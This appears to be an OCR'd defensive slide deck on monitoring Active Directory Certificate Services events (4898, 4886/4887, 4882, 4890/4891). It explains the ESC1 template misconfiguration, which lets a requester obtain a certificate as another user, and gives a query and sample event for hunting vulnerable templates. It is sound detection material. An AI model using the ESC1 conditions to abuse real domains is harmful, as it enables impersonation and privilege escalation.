


# Certificate templates monitoring – event 4898 (the best one)


4898 event contains all necessary information about certificate template














# 4898 event peculiarities


- It is important to note that 4898 event is not suitable for real-time detection of template creation/modification. This event **doesn't** fire each time certificate template created, modified or used to issue the certificate. By default, 4898 is triggered in the following cases:
  - at the time of the first enrollment since CA service start;
  - at the time of the first enrollment since certificate template modification.
- Thus, this means that until the certificate is issued using the corresponding template for the first time after starting the CA service or modification the template, there will be no 4898 event for template.
- It is possible to increase the frequency of 4898 events by setting flag ***EDITF_AUDITCERTTEMPLATELOAD*** for EditFlags parameter, using certutil or via registry modification. With this setting, event 4898, in addition to the situations already described, will also be generated after CA service start for each template published for enrollment



# Certificate requests/issuing monitoring Events 4886/4887 (the worst ones)


- 4886 event is logged when the Certification Authority receives a certificate request. 4887 is logged when a certificate is issued as a result of either:
  - An administrator or certificate manager issues a pending request;
  - The CA automatically approves the request based on the CA's policy and that of the certificate template associated with the request.
- There is no Certificate Template name in the event and it's parameters :(
- There is no Certificate Request parameters :(
- Thus, these events are practically useless from detection point of view!



# CA configuration change monitoring Events 4882/4890/4891

Events 4890/4891 – Certificate Services configuration entry change








Event 4882 - Certificate Services security permissions change


# ESC1 – Misconfigured Certificate Templates Allows requesters to specify a SAN

- Subject Alternative Name (SAN) is an extension to X.509 that allows various identities to be bound to a certificate beyond the subject;
- By default during certificate-based authentication, certificates are mapped to Active Directory accounts based on a user principal name (UPN) specified in the SAN;
- So, when a certificate template allows requester to specify a SAN, it is possible to request a certificate for another user;
- It can be used for privileges escalation if the certificate template defines EKUs that enable domain authentication and can be enrolled by non-privileged user without manager approval.











# Certificate template that vulnerable to the ESC1 technique Useful events

Unfortunately, there is no simple way to monitor requesting the certificates with an arbitrary SAN. But it is possible to find vulnerable templates, using 4898 event:



# Certificate template that vulnerable to the ESC1 technique Let’s hunt it!

Search for certificate templates that met the following conditions:

- an overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users;
- the certificate template allows requesters to specify a SAN in the CSR;
- no authorized signatures are required;
- manager approval is disabled;
- the certificate template defines EKUs that enable authentication – Client Authentication (1.3.6.1.5.5.7.3.2), PKINIT Client Authentication (1.3.6.1.5.2.3.4), Smart Card Logon (1.3.6.1.4.1.311.20.2.2), Any Purpose (2.5.29.37.0) or SubCA (no EKUs).

*EventID:4898 AND SecurityDescriptor:(";0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;AU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;WD") AND TemplateContent:"CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT" AND TemplateContent:"msPKI-RA-Signature = 0" AND -TemplateContent:"CT_FLAG_PEND_ALL_REQUESTS" AND (TemplateContent:("1.3.6.1.5.5.7.3.2" OR "1.3.6.1.5.2.3.4" OR "1.3.6.1.4.1.311.20.2.2" OR "2.5.29.37.0") OR TemplateContent:"pKIExtendedKeyUsage = ")*

# Certificate template that vulnerable to the ESC1 technique Let's hunt it!

| Time | Channel | EventID | Category | TemplateInternalName | SecurityDescriptor |
|---|---|---|---|---|---|
| May 14, 2022 @ 15:12:51.127 | Security | 4898 | Certification Services | ESC1 | O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A::LCRPLORC:::AU) |

Grants certificate enrollment right to the "Domain Users" group

TemplateContent

```
flags = 0x2023a (131642)
  CT_FLAG_ADD_EMAIL -- 0x2
  CT_FLAG_PUBLISH_TO_DS -- 0x8
  CT_FLAG_EXPORTABLE_KEY -- 0x10 (16)
  CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
  CT_FLAG_ADD_TEMPLATE_NAME -- 0x200 (512)
  CT_FLAG_IS_MODIFIED -- 0x20000 (131072)

msPKI-Private-Key-Flag = 0x1010010 (16842768)
  CTPRIVATEKEY_FLAG_EXPORTABLE_KEY -- 0x10 (16)
  CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
  TEMPLATE_SERVER_VER_2003&lt;&lt;CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT --
  TEMPLATE_CLIENT_VER_XP&lt;&lt;CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT -- (

msPKI-Certificate-Name-Flag = 0x1 (1)
  CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 0x1

msPKI-Enrollment-Flag = 0x9 (9)
  CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
  CT_FLAG_PUBLISH_TO_DS -- 0x8
```

Requester can specify the SAN in a CSR

Manager approval is disabled (there is no flag CT_FLAG_PEND_ALL_REQUESTS)

```
msPKI-Template-Minor-Revision = 3

msPKI-RA-Signature = 0

msPKI-Minimal-Key-Size = 2048
```


No authorized signatures are required

